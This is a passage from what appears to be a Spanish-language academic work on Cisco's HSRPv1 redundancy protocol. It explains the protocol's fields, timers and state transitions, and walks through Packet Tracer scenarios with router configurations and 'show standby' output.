- **Priority:** Se usa para la elección del *Active Router* y el *Standby Router*. El router con la prioridad más alta se convierte en el *Active Router*. En caso de empate, ganará el que tenga la IP más alta. El rango configurable es de (0-255) siendo el valor 255 el más alto. Cuando no se especifica ninguna prioridad, el valor por defecto configurado por HSRP es 100.
- **Group:** Identifica el *Standby Router* al que pertenecen los routers.
- **Authentication Data:** Este campo contiene una contraseña de 8 caracteres en texto plano. Si no se configura ningún dato de autenticación, el valor predeterminado es el string “cisco” codificado en código ASCII.
- **Virtual IP Address:** Dirección IP virtual que actúa de puerta de enlace para los dispositivos finales, usado por el *Active Router*. Puede ser aprendida por mensajes *Hello*.

3.1.1.2.- Timers

Cada dispositivo maneja 3 timers, denominados *Active Timer*, *Standby Timer* y *Hello Timer*. Estos timers determinan la mayoría de las transiciones de los estados.






- **Active Timer:** Se usa para monitorizar el *Active Router*. Comienza cuando llega un mensaje *Hello* del *Active Router* y expira cuando termina el *HoldTime*.
- **Standby Timer:** Se usa para monitorizar el *Standby Router*. Comienza cuando llega un mensaje *Hello* del *Standby Router* y expira cuando termina el *HoldTime*.
- **Hello Timer:** Finaliza cuando expira el *HelloTime*. Si un router está en el estado *Speak*, *Standby*, o *Active*, debe generar un mensaje *Hello*.

3.1.1.3.- Eventos, procedimiento y transiciones

Para comprender las transiciones entre los estados, se hace uso de la figura 3.2, presente en el RFC descrito con anterioridad. En ella se relaciona cada estado con todos los eventos que pueden ocurrir en el mismo. Estos eventos están representados a la izquierda de la tabla con letra minúscula y las acciones o procedimientos en la intersección de la columna con la fila del evento. Los procedimientos son representados con una letra mayúscula acompañados generalmente de un número que indica el salto al siguiente estado.

Para entender el funcionamiento se ha realizado un diagrama de flujo por ser una forma más visual para seguir las transiciones de los estados con los procesos que acarrea.






States						
	1	2	3	4	5	6
	Initial	Learn	Listen	Speak	Standby	Active
Event						
a	AB/2 3+					
b		CD/1	CD/1	CD/1	CD/1	CDH/1
c			AB/4		CDFI/6	
d			B/4	D/5		
e				F	F	F
f				B/3	B/3	
g	EAB/3	EA	EA	EA		AB/4
h	EAB/3	A BGFI/6*	A BGFI/6*	A BGFI/6*	G	
i		AB/4	A	CFI/6		
j						ABH/4
k		B	B/3	B/3		B
l		B/4	D/5			B

Notes

+ If the virtual IP address is configured, set state 3 (Listen) If the virtual IP address is not configured, set state 2 (Learn). In either case do actions A and B.

* If the router is configured to preempt do actions B, G, F, and I and set state to 6 (Active). If the router is not configured to preempt do actions A with no state change.

Figura 3.2.- Tabla de Transición de Estados de HSRP





Eventos	Acciones
a - HSRP es configurado	A - Empieza el Active Timer
b - HSRP es desconfigurado	B - Empieza el Standby Timer
c - Active Timer expira	C - Detiene el Active Timer
d - Standby Timer expira	D - Detiene el Standby Timer
e - Hello Timer expira	E - Aprende parámetros
f - Recepción de mensaje Hello de un router en estado Speak	F - Envío de mensaje Hello
g - Recepción de mensaje Hello con prioridad mayor procedente del Active Router	G - Envío de mensaje Coup
h - Recepción de mensaje Hello con menor prioridad procedente del Active Router	H - Envío de mensaje Resign
i - Recepción de mensaje Resign procedente del Active Router	I - Envío mensaje ARP
j - Recepción de mensaje Coup con mayor prioridad	-
k - Recepción de mensaje Hello con mayor prioridad procedente Standby Router	-
l - Recepción de mensaje Hello con menor prioridad procedente Standby Router	-

Tabla 3.2.- Eventos y Acciones de HSRP

En la figura 3.3, se muestran los estados *Initial* y *Learn*. Durante la configuración de HSRPv1, el router realiza una transición espontánea lanzando los timers y comprobando si está configurada la dirección IP virtual del grupo. Si el resultado es positivo, pasa al estado *Listen*. En caso de ser negativo, continúa al estado *Learn* en

el que se mantiene a la espera de la recepción de un mensaje de *Hello* para aprender su configuración.




Figura 3.3.- Estado Initial y Learn de HSRP

La figura 3.4 presenta el estado *Listen*. Este estado presenta multitud de eventos. Si el router no recibe ningun mensaje *Hello* durante el periodo en el que los timers están activos se produce la espiración de los mismos (eventos c y d) provocando el cambio al estado *Speak*. En el caso de que se reciba un mensaje *Hello* con menor prioridad, se comprueba si está permitido el desalojo del router activo. Si lo está, se realiza la transición al estado *Active*. Si no lo está, se mantiene el estado actual al igual que si se recibe un mensaje *Hello* con una prioridad mayor.

Durante el estado *Speak* mostrado en la figura 3.5, los routers intercambian mensajes *Hello*. La transición de un estado a otro viene determinada por la expiración de los timers o la prioridad del mensaje. Si se recibe un mensaje con menor prioridad a la configurada (evento h) y procedente del *Active Router*, se comprueba si está permitido el desalojo del mismo. Si lo está, se realiza la transición al estado *Active*. Si no lo está, se mantiene el estado actual al igual que si se recibe un mensaje *Hello* con una prioridad mayor. Si el router no ha recibido ningún mensaje de saludo, se produce la espiración del *Standby Timer* y realiza la transición al estado *Standby* (evento d). Si se recibe un mensaje con mayor prioridad que la configurada (evento f y k) se cambia al estado *Listen*.




Figura 3.4.- Estado Listen de HSRP




Figura 3.5.- Estado Speak

de HSRP

En los estados *Standby* y *Active* los routers empiezan a enviar mensajes *Hello* para indicar al resto de miembros del grupo que siguen estando activos.



En la figura 3.6, el estado *Standby* se mantiene a la escucha del *Active Router*. Si deja de recibir mensajes *Hello* procedentes de este, el *Active Timers* vence (evento c) cambiando al estado *Active*. Otra forma de realizar la transición a este estado, es por la recepción de un mensaje *Hello* con menor prioridad procedente del router activo en caso de que el desalojo sea permitido. Pero si lo que se recibe es un mensaje procedente de un router en estado *Speak* o en estado *Standby*, se sale del estado cambiando al estado *Listen*.

En la figura 3.7, se muestra el estado *Active*. Este estado, solo cambia si se recibe un mensaje *Hello* con mayor prioridad procedente de otro router en este estado o de un router en estado *Speak*.





Figura 3.6.- Estado Standby de HSRP







Figura 3.7.- Estado Active de HSRP

3.1.1.4.- Convergencia

Todo protocolo de comunicación tiende a converger, es decir, alcanza un estado de equilibrio donde la cantidad de tráfico injectado es asumible para no saturar a la red. Con el fin de analizar la convergencia se ha realizado un escenario con cuatro routers configurados con HSRPv1, tal y como se muestra en la figura 3.8.






Figura 3.8.- Escenario de HSRPv1

En el momento de realizar la configuración HSRPv1, los routers entran en el estado *1-Initial*. Al ser el primer estado de todos, realizan una transición espontánea iniciando los Timers (acciones A y B disponibles en la tabla 3.2) y comprobando si se ha configurado la dirección IP Virtual. En este ejemplo, todos los routers han sido configurados con la *Virtual IP Address*, por tanto, pasan al estado *3-Listen* a la espera de un evento.

Al no llegar ningún tipo de mensaje HSRPv1 porque todos los routers se encuentran en el mismo estado (conviene recordar que solo los routers en estado *Active*, *Standby* o *Speak* tienen permiso para difundir mensajes HSRPv1) los únicos eventos posibles son la expiración de los Timers.

Cuando ocurre, se vuelven a lanzar las acciones A y B para pasar al estado *4-Speak* a la espera de un evento positivo. En este estado empieza la negociación para la elección del router principal y del router de backup. Durante esta fase, todos los routers que reciban un mensaje *Hello* con una prioridad mayor a la que tienen configurados, resetean sus Timers y pasan al estado *3-Listen*. El único router que no se ve afectado



por tener la mayor prioridad es el router activo, que espera a la finalización del *Standby Timer* para pasar al estado *5-Standby* y acto seguido al estado *6-Active* con la expiración de *Active Timer*.

En este punto, el router activo ya ha determinado su estado, faltan los otros tres que esperan en el estado *3-Listen*. Cuando finaliza de nuevo el *Standby Timer* pasan otra vez al estado *4-Speak*. El router con la prioridad más alta de los restantes se convierte en el *Standby Router* pasando al estado *5-Standby* y cerrando el bucle con sus compañeros.

3.1.1.5.- Configuración de HSRPv1


A continuación se presentan, los comandos necesarios para configurar HSRP en la versión 1 en un dispositivo Cisco y su significado.

Comandos	Funciones
(config-if)# standby version { 1 — 2 }	Versión
(config-if)# standby [numero-grupo] ip [ip]	Configuración de la IP Virtual
(config-if)# standby [numero-grupo] priority [prioridad]	Permite especificar la prioridad del router
(config-if)# standby [numero-grupo] preempt [delay seg]	Desalojo del Active Router
(config-if)# standby [numero-grupo] track [interface]	Monitorización de las interfaces

Tabla 3.3.- Configuración HSRP

3.1.1.6.- Escenarios en Cisco Packet Tracer

En el siguiente apartado se explica cómo afectan las distintas configuraciones permitidas por HSRP. Para ello, se hace uso de la herramienta de diseño de redes Cisco Packet Tracer que facilita el análisis de tráfico y el intercambio de paquetes HSRP.





■ Escenario 1

El primer diseño se ha realizado con 3 routers para poder apreciar los 3 estados permanentes cuando se llega a la convergencia *Active*, *Standby* y *Listen*.

En la figura 3.9 se detallan las IPs y los nombres correspondientes a cada uno de los routers, mientras que en la figura 3.10 se muestra su configuración y la dirección IP virtual.





Figura 3.9.- Escenario 1 de HSRP





Active	Standby
interface FastEthernet0/0	interface FastEthernet0/0
ip address 192.168.0.2 255.255.255.0	ip address 192.168.0.3 255.255.255.0
duplex auto	duplex auto
speed auto	speed auto
standby 1 ip 192.168.0.1	standby 1 ip 192.168.0.1
standby 1 priority 200	standby 1 priority 150
standby 1 preempt	
Listen	
interface FastEthernet0/0	
ip address 192.168.0.4 255.255.255.0	
duplex auto	
speed auto	
standby 1 ip 192.168.0.1	

Figura 3.10.- Configuración del Escenario 1


de HSRP

En el escenario anterior, se ha configurado los routers “Active” y “Standby” con una prioridad de 200 y 150 respectivamente. Sin embargo, el router “Listen”, no tiene ninguna prioridad. Esto es debido a que por defecto el protocolo HSRP le asigna una prioridad con valor 100.

Solo el router principal, tiene configurada la opción *preempt* que permite el desalojo del router activo si se tiene mayor prioridad. En caso de que esta posibilidad esté desactivada, no se convertirá en el router activo aunque disponga de una prioridad mayor, véase la imagen 3.12.

Por otro lado, si el *Active Router* falla (ejecutar el comando *shutdown* en la interfaz fa 0/0), el router “Standby” se convierte en el *Active Router* y el router “Listen” pasa a ejercer de *Standby Router*. En el caso de que el *Active Router* se recupere de su caída (ejecutar *no shutdown* en la interfaz fa 0/0) la red volvería a su estado inicial.

En las imágenes 3.11 y 3.12 se aprecia el estado actual referente a los router “Active” y “Standby”, su prioridad y la información que mantienen durante el intercambio de mensajes. Destaca como la opción *preempt* esta deshabilitada para el router “Standby” y como mantiene su estado *Standby* a pesar de disponer de una prioridad mayor que el *Active Router*.





```
Active#show standby
FastEthernet0/0 - Group 1
  State is Active
    5 state changes, last state change 00:00:30
  Virtual IP address is 192.168.0.1
  Active virtual MAC address is 0000.0C07.AC01
    Local virtual MAC address is 0000.0C07.AC01 (vl default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 1.09 secs
  Preemption enabled
  Active router is local
  Standby router is 192.168.0.3, priority 150 (expires in 7 sec)
  Priority 200 (configured 200)
  Group name is hsrp-Fa0/0-1 (default)
```


Figura 3.11.- Show Standby sobre Active Router en Escenario 1 de HSRP

```
Standby#show standby
FastEthernet0/0 - Group 1
  State is Standby
    6 state changes, last state change 00:00:39
  Virtual IP address is 192.168.0.1
  Active virtual MAC address is 0000.0C07.AC01
    Local virtual MAC address is 0000.0C07.AC01 (vl default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 0.724 secs
  Preemption disabled
  Active router is 192.168.0.2, priority 200 (expires in 6 sec)
    MAC address is 0000.0C07.AC01
  Standby router is local
  Priority 255 (configured 255)
  Group name is hsrp-Fa0/0-1 (default)
```

Figura 3.12.- Router con mayor prioridad manteniendo el estado Standby de HSRP

■ Escenario 2

HSRP también tiene la capacidad de monitorizar los enlaces adyacentes. Esta opción se configura con el comando *track*. Permite decrementar la prioridad del router en 10 (configuración por defecto). En la figura 3.13 se dispone de un diseño de red para ver el efecto de dicha configuración.






Figura 3.13.- Escenario 2 de HSRP


Cuando el router Activo detecte la caída de la interfaz se2/0, decrementa su prioridad en 10 pasando a un valor de 100, por debajo del *Standby Router*. Por consiguiente, el router Standby pasa a ser el nuevo *Active Router*, manteniendo la disponibilidad de la red.

Si no se hubiera configurado el *track*, HSRP no detectaría la caída del enlace entre routers ya que seguiría enviando mensajes *Hello* a través de la interfaz fa 0/0 hacia el switch, llegando las notificaciones al otro router. En ese caso, los paquetes enviados desde los PCs jamás alcanzarían *Active Router*.

En las figuras 3.14 y 3.15 se dispone de la información proporcionada por los routers, concretamente la monitorización del enlace mediante el comando señalado.

Active	Standby
interface FastEthernet0/0	interface FastEthernet0/0
ip address 192.168.0.2 255.255.255.0	ip address 192.168.0.3 255.255.255.0
duplex auto	duplex auto
speed auto	speed auto
standby 1 ip 192.168.0.1	standby 1 ip 192.168.0.1
standby 1 priority 110	standby 1 priority 105
standby 1 preempt	standby 1 track Serial2/0
standby 1 track Serial2/0	

Figura 3.14.- Configuración del Escenario 2





```
Active#show standby
FastEthernet0/0 - Group 1
  State is Active
    15 state changes, last state change 00:31:32
    Virtual IP address is 192.168.0.1
    Active virtual MAC address is 0000.0C07.AC01
      Local virtual MAC address is 0000.0C07.AC01 (vl default)
    Hello time 3 sec, hold time 10 sec
      Next hello sent in 2.879 secs
    Preemption enabled
  Active router is local
  Standby router is 192.168.0.3, priority 105 (expires in 6 sec)
  Priority 110 (configured 110)
    Track interface Serial2/0 state Up decrement 10
  Group name is hsrp-Fa0/0-1 (default)
```

Figura 3.15.- Show Standby sobre Active Router en Escenario 2

■ Escenario 3

El último diseño, en la figura 3.16, muestra cómo debe realizarse una configuración con dos grupos diferentes. Cada router ejerce de *Active Router* y de *Standby Router* al mismo tiempo. En este ejemplo, el “Router1” actúa de router activo para el grupo 1 y de router en standby para el grupo 0, mientras que el “Router2” sería el activo para el grupo 0 y el standby para el grupo 1. De esta manera se pueden realizar diseños de alta disponibilidad.

Ambas configuraciones se destacan en la figura 3.17 demostrando que un router puede ejercer de los dos roles al mismo tiempo para redes diferentes.





Figura 3.16.- Escenario 3 de HSRP





